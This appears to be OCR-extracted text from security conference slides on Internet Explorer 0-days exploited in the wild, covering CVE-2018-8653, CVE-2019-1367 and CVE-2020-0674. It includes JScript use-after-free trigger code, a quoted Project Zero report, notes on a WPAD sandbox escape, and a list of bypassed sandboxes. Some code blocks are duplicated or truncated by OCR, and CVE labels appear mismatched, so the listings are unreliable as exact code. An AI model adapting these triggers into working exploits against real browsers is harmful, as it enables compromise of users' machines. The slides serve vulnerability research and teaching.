
Mitigations everywhere and exploits are $$$

What does that mean for in the wild exploit?

Stories of Internet Explorer 0-days

CVE-2018-8653

32k bytes, ~500 lines of code
Use-After-Free vulnerability in CB
Need to trigger GC
No more heapspray
ROP
Use Enumerator()



```
function getFreeRef() {
    if (count == limit) {
        for (var i = 0; i < 200 * 100; i++) { objs[i] = null; }
        CollectGarbage();
        for (var i = 0; i < 2 * 100; i++) { refs[i].prototype = null; }
        CollectGarbage();
        for (var i = 0; i < 0x1000; i++) { propHolders[i][reallocPropertyName] = 1; }
    } else {
        dummyObj instanceof refs[count++];
    }
    try { nrefs[count--] = this; } catch (e) {}
}
for (var i = 0; i < 2 * 100; i++) {
    var e = new Enumerator(arr);
    e.moveFirst();
    refs[i] = e.item();
}
CollectGarbage();
for ( var i = 0; i < 2 * 100; i++ )
{
        refs[i].prototype = erefs[i];
        refs[i].prototype.isPrototypeOf = getFreeRef;
}
dummyObj instanceof refs[count];
```

CVE-2019-1367

32k bytes, ~500 lines of code


Use-After-Free vulnerability in CB

Need to trigger GC

No more heapspray


ROP

Use Enumerator()



```
function F(a, b) {
    v.push(arguments);
    y += 2;
    if (y >= (B - A)) {
        CollectGarbage();
        for (var c = 0; c < 100 * 100; c++) q[c] = new Object();
        for (var c = 0; c < z; c++) try {
            throw u[c];
        } catch (d) {
            r[c] = d;
        }
        for (var c = A; c < B; c++) v[((c - A) / 2) | 0][(c - A) % 2] = r[c];
        for (var c = 0; c < 100 * 100; c++) q[c] = null;
        CollectGarbage();
        for (var c = 0; c < z; c++) r[c] = null;
        CollectGarbage();
        for (var c = 0; c < 0x1000; c++) x[c][E] = 1;
        for (var c = A; c < B; c++) s[c] = v[((c - A) / 2) | 0][(c - A) % 2];
    } else w[y / 2].sort(F);
    return 0;
}
for (var D = 0; D < z; D++) t[D] = new RegExp(n);
for (var D = 0; D < z; D++) {
    var G = new Array({}, t[D], {});
    var H = new Enumerator(G);
    H.moveFirst();
    H.moveNext();
    u[D] = H.item();
    H.moveNext();
    H = null;
    delete H;
    G[1] = null;
    delete G[1];
    t[D] = null;
    delete t[D];
}
w[0].sort(F);
```

Variant analysis with project-zero



```
function F(a, b) {
    v.push(arguments);
    y += 2;
    if (y >= (B - A)) {
        CollectGarbage();
        for (var c = 0; c < 100 * 100; c++) q[c] = new Object();
        for (var c = 0; c < z; c++) try {
            throw u[c];
        } catch (d) {
            r[c] = d;
        }
        for (var c = A; c < B; c++) v[((c - A) / 2) | 0][(c - A) % 2] = r[c];
        for (var c = 0; c < 100 * 100; c++) q[c] = null;
        CollectGarbage();
        for (v
        Colle
        for (v
        for (v                                                 [(c - A) % 2];
    } else w[y / 2].sort(F);
    return 0;
}
for (var D = 0; D < z; D++) t[D] = new RegExp(n);
for (var D = 0; D < z; D++) {
    var G = new Array({}, t[D], {});
    var H = new Enumerator(G);
    H.moveFirst();
    H.moveNext();
    u[D] = H.item();
    H.moveNext();
    H = null;
    delete H;
    G[1] = null;
    delete G[1];
    t[D] = null;
    delete t[D];
}
~~w[0].sort(F);~~
```

CVE-2019-1429

JSON.stringify({toJSON:F});

CVE-2020-0674

32k bytes, ~500 lines of code


Use-After-Free vulnerability in CB

Need to trigger GC


No more heapspray

ROP

Use Enumerator()




```
function FreeingComparator(a, b) {
        refsCount++;
        if (refsCount >= refsLimit) {
                for (var i = 0; i < 100 * 100; i++) objs[i] = new Object();
                for (var i = 0; i < 100 * 100; i++) objs[i] = null;
                CollectGarbage();
                for (var i = 0; i < refsLimit; i++) {
                        eerefs[i] = null;
                        if (i % mod_p == 0) {m[i] = null;}
                }
                m = null;
                eerefs = null;
                CollectGarbage();
                for (var i = 0; i < 0x1000; i++) propHolders[i][reallocPropertyName] = 1;
        }
        else {
                a = eerefs[refsCount];
                dummyArrs[refsCount].sort(FreeingComparator);
                rrefs.push(a);
        }
        return 0;
}
for (var i = 0; i < refsLimit; i++) {rrefs[i] = new RegExp(reSrc);}
for (var i = 0; i < refsLimit; i++) {
        var arr = new Array(rrefs[i]);
        var e = new Enumerator(arr);
        e.moveFirst();
        eerefs[i] = e.item();
        if (i % mod_p == 0) { m[i] = new Array(); }
        e = null;
        delete e;
        arr = null;
        delete arr;
        rrefs[i] = null;
        delete rrefs[i];
}
dummyArrs[0].sort(FreeingComparator);
```




```
function F(a, b) {
    v.push(arguments);
    y += 2;
    if (y >= (B - A)) {
        CollectGarbage();
        for (var c = 0; c < 100 * 100; c++) q[c] = new Object();
        for (var c = 0; c < z; c++) try {
            throw u[c];
        } catch (d) {
            r[c] = d;
        }
        for (var c = A; c < B; c++) v[((c - A) / 2) | 0][(c - A) % 2] = r[c];
        for (var c = 0; c < 100 * 100; c++) q[c] = null;
        CollectGarbage();
        for (var c = 0; c < z; c++) r[c] = null;
        CollectGarbage();
        for (var c = 0; c < 0x1000; c++) x[c][E] = 1;
        for (var c = A; c < B; c++) s[c] = v[((c - A) / 2) | 0][(c - A) % 2];
    } else w[y / 2].sort(F);
    return 0;
}
for (var D = 0; D < z; D++) t[D] = new RegExp(n);
for (var D = 0; D < z; D++) {
    var G = new Array({}, t[D], {});
    var H = new Enumerator(G);
    H.moveFirst();
    H.moveNext();
    u[D] = H.item();
    H.moveNext();
    H = null;
    delete H;
    G[1] = null;
    delete G[1];
    t[D] = null;
    delete t[D];
}
w[0].sort(F);
```

CVE-2019-1367



```
function FreeingComparator(a, b) {
        refsCount++;
        if (refsCount >= refsLimit) {
                for (var i = 0; i < 100 * 100; i++) objs[i] = new Object();
                for (var i = 0; i < 100 * 100; i++) objs[i] = null;
                CollectGarbage();
                for (var i = 0; i < refsLimit; i++) {
                        eerefs[i] = null;
                        if (i % mod_p == 0) {m[i] = null;}
                }
                m = null;
                eerefs = null;
                CollectGarbage();
                for (var i = 0; i < 0x1000; i++) propHolders[i][reallocPropertyName] = 1;
        }
        else {
                a = eerefs[refsCount];
                dummyArrs[refsCount].sort(FreeingComparator);
                nrefs.push(a);
        }
        return 0;
}
for (var i = 0; i < refsLimit; i++) {rrefs[i] = new RegExp(reSrc);}
for (var i = 0; i < refsLimit; i++) {
        var arr = new Array(rrefs[i]);
        var e = new Enumerator(arr);
        e.moveFirst();
        eerefs[i] = e.item();
        if (i % mod_p == 0) { m[i] = new Array(); }
        e = null;
        delete e;
        arr = null;
        delete arr;
        rrefs[i] = null;
        delete rrefs[i];
}
dummyArrs[0].sort(FreeingComparator);
```

CVE-2020-0674



Issue 1506: Windows: multiple use-after-free issues in jscript Array methods


Reported by ifratric@google.com on Wed, Jan 10, 2018, 4:30 PM GMT+1 Project Member

There are multiple use-after-free issues in Array methods in jscript. When jscript executes an Array method (such as Array.join), it first retrieves the length of an array. If the input is not an array but an object, then the length property of the object is going to be retrieved and converted to scalar. During this conversion, the "length" property is not going to be tracked by the garbage collector and the conversion to scalar causes toString()/valueOf() callbacks to be triggered. Thus, during these callbacks, the "length" property could be freed and then the freed memory can be referenced by accessing the "this" variable inside the toString()/valueOf() function.

All of the Array methods exhibit this pattern (see the PoC).

Due to the specifics of how jscript implements variable, this will only result in the crash if the entire memory block that holds the "this" variable gets freed. This is why the PoC uses an object with a large number of elements in addition to the "length" element.

As with the other use-after-free issues I reported recently that result in garbage-collecting the "this" variable, I believe the correct way to fix this is to always put the "this" VAR on the garbage collector root list before any function gets called, instead of attempting to fix each affected function individually.




WPAD Sandbox Escape

This project is used as the sandbox escape vector using `WinHTTP Web Proxy Auto-Discovery Service (WinHttpAutoProxySvc)`.

One way to trigger `WPAD` call is using `WinHttpOpen` and finally calling `WinHttpGetProxyForUrl`. However, these APIs are **blocked** due to sandbox restrictions.

Only Internet Explorer's `Enhanced Protected Mode` **allows** these APIs to be called. You can not trigger these APIs from `Chrome` or `other sandboxes`.




GET YOUR UPDATE —

Firefox gets patch for critical 0-day that's being actively exploited

Flaw allows attackers to access sensitive memory locations that are normally off-limits.

DAN GOODIN - 1/9/2020, 3:03 AM




Sandboxes Bypassed

- Protected Mode Sandbox
- Enhanced Protected Mode Sandbox
- Edge Sandbox
- Chrome GPU Sandbox
- Adobe Reader Sandbox
- Firefox Sandbox


IE CVE-2020-0674

Lessons learned?



```
<head>
        <meta http-equiv="x-ua-compatible" content="IE=EmulateIE8" />
        <script language="JScript.Compact" src='in.js'></script>
</head>
```

iOS exploit arsenal



A very deep dive into iOS Exploit chains found in the wild

